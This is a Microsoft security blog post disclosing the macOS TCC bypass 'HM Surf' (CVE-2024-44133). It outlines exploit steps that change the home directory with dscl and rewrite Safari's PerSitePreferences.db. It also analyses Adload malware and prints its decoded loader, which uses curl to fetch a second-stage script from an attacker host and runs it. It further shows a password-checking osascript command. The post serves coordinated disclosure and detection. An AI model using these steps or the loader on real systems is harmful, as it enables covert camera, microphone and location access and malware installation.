New macOS vulnerability, “HM Surf”, could lead to unauthorized data access

microsoft.com/en-us/security/blog/2024/10/17/new-macos-vulnerability-hm-surf-could-lead-to-unauthorized-data-access/

October 17, 2024

Skip to main content

By

Microsoft Threat Intelligence uncovered a macOS vulnerability that could potentially allow an attacker to bypass the operating system’s Transparency, Consent, and Control (TCC) technology and gain unauthorized access to a user’s protected data. The vulnerability, which we refer to as “HM Surf”, involves removing the TCC protection for the Safari browser directory and modifying a configuration file in the said directory to gain access to the user’s data, including browsed pages, the device’s camera, microphone, and location, without the user’s consent.

After discovering the bypass technique, we shared our findings with Apple through Coordinated Vulnerability Disclosure (CVD) via Microsoft Security Vulnerability Research (MSVR). Apple released a fix for this vulnerability, now identified as CVE-2024-44133, as part of security updates for macOS Sequoia, released on September 16, 2024. At present, only Safari uses the new protections afforded by TCC. Microsoft is currently collaborating with other major browser vendors to investigate the benefits of hardening local configuration files.

We encourage macOS users to apply these security updates as soon as possible. Behavior monitoring protections in Microsoft Defender for Endpoint has detected activity associated with Adload, a prevalent macOS threat family, potentially exploiting this vulnerability. Microsoft Defender for Endpoint detects and blocks CVE-2024-44133 exploitation, including anomalous modification of the Preferences file through HM Surf or other methods.

We initially described TCC technology and how we were able to bypass it in our powerdir vulnerability discovery. As a reminder, TCC is a technology that prevents apps from accessing users' personal information, including services such as location services, camera, microphone, downloads directory, and others, without their prior consent and knowledge. Formally, the only legitimate way for an app to gain access to those services is by approving a popup through the user interface, or by approving per-app access in the operating system's settings. In this blog post, we share details on how HM Surf can enable attackers to bypass TCC and access the said services without user consent. We also provide guidance for organizations to protect devices from successful exploitation.

Safari entitlements and TCC

Entitlements, as we shared in a past blog post, are privileges that macOS apps might have, and are digitally signed by Apple. Apple reserves some entitlements to their own applications, which are known as private entitlements. Such entitlements commonly start with the *com.apple.private* prefix.

When it comes to TCC, the *com.apple.private.tcc.allow* entitlement allows the entitled app to completely bypass TCC checks for services that are mentioned under the entitlement. Safari, the default browser in macOS, has very powerful TCC entitlements, including *com.apple.private.tcc.allow*:

```
root@McJbo ~ # codesign -dvv --entitlements - /Applications/Safari.app | grep -i tcc
Executable=/System/Volumes/Preboot/Cryptexes/App/System/Applications/Safari.app/Contents/MacOS/Safari
Identifier=com.apple.Safari
Format=app bundle with Mach-O universal (x86_64 arm64e)
CodeDirectory v=20400 size=617 flags=0x2000(library-validation) hashes=9+7 location=embedded
Platform identifier=15
Signature size=4442
Authority=Software Signing
Authority=Apple Code Signing Certification Authority
Authority=Apple Root CA
Signed Time=Jan 12, 2024 at 12:07:53 AM
Info.plist entries=46
TeamIdentifier=not set
Sealed Resources version=2 rules=13 files=1420
Internal requirements count=1 size=64
        [Key] com.apple.private.tcc.allow-prompting
                        [String] kTCCServiceSpeechRecognition
        [Key] com.apple.private.tcc.allow
                        [String] kTCCServiceAddressBook
                        [String] kTCCServiceCamera
                        [String] kTCCServiceListenEvent
                        [String] kTCCServiceMicrophone
                        [String] kTCCServiceScreenCapture
                        [String] kTCCServiceSystemPolicyDownloadsFolder
                        [String] kTCCServiceCalendar
                        [String] kTCCServiceSystemPolicyAppData
                        [String] kTCCServiceAppleEvents
```

Figure 1. TCC entitlements and various information on Safari

There are two important aspects here:

1. Safari can freely access the address book (*kTCCServiceAddressBook*), camera (*kTCCServiceCamera*), microphone (*kTCCServiceMicrophone*), and more, completely bypassing TCC access checks for those services.
2. Safari is compiled with flags=0x2000 (library-validation), which means all dynamically loaded libraries must be digitally signed by the same Team ID. This feature could be considered a part of Apple's Hardened Runtime, and hardens the app against certain type of attacks such as code injection. The Hardened Runtime technology is in many aspects similar to the Windows process mitigation policies, and essentially means an attacker is going to have a very hard time running arbitrary code in the context of Safari.

By default, when one browses a website that requires access to the camera or the microphone, a TCC-like popup still appears, which means Safari maintains its own TCC policy. That makes sense, since Safari must maintain access records on a per-origin (website) basis:




Figure 2. TCC-like popup by Safari

We discovered that Safari maintains its configuration in various files under *~/Library/Safari* (the user’s home directory). That said directory contains several files of interest, including the following:

Filename	Description	Remarks
AutoFillCorrections.db	A SQLite database containing autocorrections information.	Useful for information gathering, but not TCC-related.
Downloads.plist	A configuration file containing metadata about downloads.	Useful for information gathering, but not TCC-related.
History.db	A SQLite database containing the browsing history.	Useful for information gathering, but not TCC-related.
PerSitePreferences.db	A SQLite database containing the per-site preferences. Also contains default TCC security preferences.	TCC-related, as it contains the default behavior for TCC service access.
UserMediaPermissions.plist	A configuration file containing the permissions per site.	TCC-related, as it contains the TCC user choices per-origin.

Therefore:

1. Reading arbitrary files from the directory allows attackers to gather extremely useful information (such as the user's browsing history).
2. Writing to the directory allows TCC bypasses, for instance, by overriding the *PerSitePreferences.db*.

Apple's approach of protecting that directory with TCC is therefore very justified.

Exploitation

Similar to the exploit we developed for powerdir, we noticed that sensitive files exist under the user's home directory. We concluded we could use a similar method to remove the protection for the *~/Library/Safari* directory.

Our exploit involves the following steps:

1. Change the home directory of the current user with the dscl utility, which does not require TCC access in Sonoma (At this point, the *~/Library/Safari* directory is no longer TCC protected).
2. Modify the sensitive files under the user's real home directory (such as */Users/$USER/Library/Safari/PerSitePreferences.db*).
3. Change the home directory again so Safari uses the now modified files.
4. Run Safari to open a webpage that takes a camera snapshot and trace device location.

In our exploit, we also reset the TCC permissions of the Terminal (using tccutil) for the sake of demonstration.

We noticed that *PerSitePreferences.db* is used only when a secure connection occurs (over HTTPS), but an attacker could host malicious JavaScript code over HTTPS.

The JavaScript code that takes the camera snapshot and retrieves location information is straightforward and is hosted here (the code does not include the exploit). The most important part that usually requires TCC camera access is:

```
// Video settings
const constraints = {
    video: {
        facingMode: {
            exact: 'environment'
        }
    }
};

// Trigger
navigator.mediaDevices.getUserMedia(constraints)
    .then((stream) => {
        player.srcObject = stream;
    });
```

Figure 3. Accessing the camera through JavaScript

```
root@Mcjbo sploit # sqlite3 ./PerSitePreferences.db .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE default_preferences (id INTEGER PRIMARY KEY AUTOINCREMENT,preference TEXT NOT NULL UNIQUE,default_value NUMERIC, sync_data BLOB);
INSERT INTO default_preferences VALUES(1,'PerSitePreferencesCamera',2,NULL);
INSERT INTO default_preferences VALUES(8,'PerSitePreferencesMicrophone',2,NULL);
INSERT INTO default_preferences VALUES(9,'PerSitePreferencesDownloads',0,NULL);
INSERT INTO default_preferences VALUES(16,'PerSitePreferencesGeolocation',2,NULL);
CREATE TABLE preference_values (id INTEGER PRIMARY KEY AUTOINCREMENT,domain TEXT NOT NULL,preference TEXT NOT NULL,preference_value NUMERIC, timestamp TEXT, sync_data BLOB, record_name TEXT,UNIQUE(domain, preference));
CREATE TABLE deleted_cloudkit_records (record_name TEXT NOT NULL UNIQUE,sync_data BLOB);
DELETE FROM sqlite_sequence;
INSERT INTO sqlite_sequence VALUES('preference_values',52);
INSERT INTO sqlite_sequence VALUES('default_preferences',16);
COMMIT;
```

Figure 4. The contents of the PerSitePreferences.db file we used in our exploit show full access to camera, microphone, downloads, and geolocation.

We downloaded the snapshot in our demonstration, but in a real scenario, an attacker could do stealthy things, including:

1. Host the snapshot somewhere to be downloaded later privately.
2. Save an entire camera stream.
3. Record microphone and stream it to another server or upload it.
4. Get access to the device's location.
5. Start Safari in a very small window to not draw attention.

We called our exploit HM Surf in reference to the HM03 (Surf) Safari zone and recorded a complete video of our exploit. Note how TCC access for Camera is not permitted, as well as Safari-specific controls do not automatically allow Camera access:

Figure 5. Exploit code in action

Third-party browsers

Third-party browsers such as Google Chrome, Mozilla Firefox, or Microsoft Edge do not have the same private entitlements as Apple applications, which means that the said apps can't bypass TCC checks.




Figure 6. Google Chrome first asking TCC access to the microphone via a "true" TCC popup that works at the app level.

Therefore, when an end-user runs a third-party browser to use a TCC service (such as the camera, microphone, or location) for the first time, a TCC popup will appear and ask for access to the resource. By design, the access approval happens at the app level rather than at a per-origin (the combination of schema, host name, and port number) level. Once access is approved to an app, it's then up to that app to maintain their own database of approved origins for privacy and safety.

Detecting new Adload behavior via behavioral monitoring

After discovering this new technique of bypassing TCC, we deployed behavior monitoring detection strategies to protect customers. In analyzing the intelligence gathered from the detection strategies, we observed a suspicious activity in a customer's device: a process by the name of *p* running from the */private/tmp* world-writable folder (SHA-256: 17e1b83089814128bc243315894f412026503c10b710c9c59d4aaf67bc209cb8) that anomalously modified the local user's Chrome Preferences file.

Upon further examination, we discovered the parent process was running with the following command line:

/Users/<username>/Library/Application Support/.17066225541972342347/Services/com.BasicIndex.service/BasicIndex.service" -s 6600

The *com.BasicIndex.service* folder name is a fake macOS service attributed to Adload, a prevalent macOS threat family we have described in the past.

These are the behaviors we discovered:

TTPs	Description
T1082 – System Information Discovery	Running the command: *sh -c "sw_vers -productVersion"* To detect the current macOS version.
T1033 – System Owner/User Discovery	Running the command: */usr/bin/id -u <username>* To get the user ID of the given username. The username was reducted for privacy reasons.
T1059.002 – Command and Scripting Interpreter: AppleScript T1059.004 – Command and Scripting Interpreter: Unix Shell	Running the command: */usr/bin/osascript -e 'do shell script "touch '/tmp/GmaNi4v50ekNZSI'" user name "<username>" password <password> as string) with administrator privileges'* To get an extra verification the correct user's password was collected.
T1068 – Exploitation for Privilege Escalation	Adding the following URL to the Microphone and Camera approved lists in the local user's Chrome Preferences file: *hxxps://localhost:4444* This is potentially done as a means to bypass TCC.
T1140 – Deobfuscate/Decode Files or Information T1059.004 – Command and Scripting Interpreter: Unix Shell T1071.001 – Application Layer Protocol: Web Protocols T1222.002 – File and Directory Permissions Modification: Linux and Mac File and Directory Permissions Modification	Running the following base64-obfuscated script: */bin/zsh -c "echo -e WFVNS2JXNnNTM3c9J3RtcD0iJChta3R<reduced for brievty> | base64 -D | /bin/bash" After base64-decoding and script de-obfuscation, it turns into: tmp="$(mktemp /tmp/XXXXXXXX)"; curl –retry 5 -f "hxxp://api.inetprogress.com/plg?u=B2874734-0534-5274-9025-3EDB3F160B34" -o "${tmp}"; if [[-s "${tmp}"]]; then chmod 777 "${tmp}"; "${tmp}"; fi; rm "${tmp}"* Which simply downloads a second stage script and runs it.

Since we weren't able to observe the steps taken leading to the activity, we can't fully determine if the Adload campaign is exploiting the HM surf vulnerability itself. Attackers using a similar method to deploy a prevalent threat raises the importance of having protection against attacks using this technique.

Microsoft Defender for Endpoint uses advanced behavioral analytics and machine learning to detect anomalous activities on a device and can detect this kind of malicious behavior, including anomalous modification of the Preferences file through HM Surf or other methods.




Figure 7. Prevention of anomalous modifications to browser files. Note this is a generic detection and does not only fit Adload campaigns.

Hardening device security through vulnerability management and behavioral monitoring

Continuous research on vulnerabilities in security technologies like TCC in macOS devices is important to help ensure that user data is protected from unauthorized access. Software vendors are always in a tight race against malicious actors to discover vulnerabilities and address them before they are exploited for attacks. The discoveries and insights from our research, including vulnerabilities such as Migraine, powerdir, and Shrootless, enrich our protection technologies and solutions such as Microsoft Defender for Endpoint, which allows organizations to quickly discover and remediate vulnerabilities in their networks that are increasingly becoming heterogeneous.

In addition, Microsoft Defender for Endpoint uses advanced behavioral analytics and machine learning to detect anomalous activities on a device, such as creating spoofed home directories, a technique which was previously used in other vulnerabilities. In the example provided in the previous section, Microsoft Defender for Endpoint detects modifications to the Safari private directory, as well as private directories of third-party browsers, as suspicious. Extending the concept, Defender for Endpoint has similar detections for sensitive file access (including Safari-specific settings) by a non-Safari application.

Apple has also introduced new APIs for App Group Containers that make SIP (System Integrity Policy) that protect configuration files from being modified by an external attacker, resolving the vulnerability class. At present, only Safari uses the new protections afforded by TCC. Microsoft is currently collaborating with other major browser vendors to investigate the

benefits of hardening local configuration files. While Chromium and Firefox is yet to adopt the new APIs, Chromium is moving towards using os_crypt which solves the attack in a different way.

Microsoft continues to monitor the threat landscape to discover new vulnerabilities and attacker techniques that could affect macOS and other non-Windows devices. As cross-platform threats continue to increase, a coordinated response to vulnerability discoveries and other forms of threat intelligence sharing will help enrich protection technologies that secure users' computing experience regardless of the platform or device they're using.

References

Jonathan Bar Or
Microsoft Threat Intelligence

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog: https://aka.ms/threatintelblog.


To get notified about new publications and to join discussions on social media, follow us on LinkedIn at https://www.linkedin.com/showcase/microsoft-threat-intelligence, and on X (formerly Twitter) at https://twitter.com/MsftSecIntel.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast: https://thecyberwire.com/podcasts/microsoft-threat-intelligence.

Related Posts

New macOS vulnerability, “powerdir,” could lead to unauthorized user data access

A new macOS vulnerability, “powerdir,” could allow an attacker to bypass the operating system’s TCC technology and gain unauthorized access to a user’s protected data. We shared our findings with Apple through Coordinated Vulnerability Disclosure (CVD) and Apple released a fix.



Microsoft finds new macOS vulnerability, Shrootless, that could bypass System Integrity Protection

Microsoft found a vulnerability (CVE-2021-30892) that could allow an attacker to bypass System Integrity Protection (SIP) in macOS. We shared our findings with Apple via coordinated vulnerability disclosure, and a fix was released October 26.

New macOS vulnerability, Migraine, could bypass System Integrity Protection

A new vulnerability, which we refer to as “Migraine”, could allow an attacker with root access to bypass System Integrity Protection (SIP) in macOS and perform arbitrary operations on a device.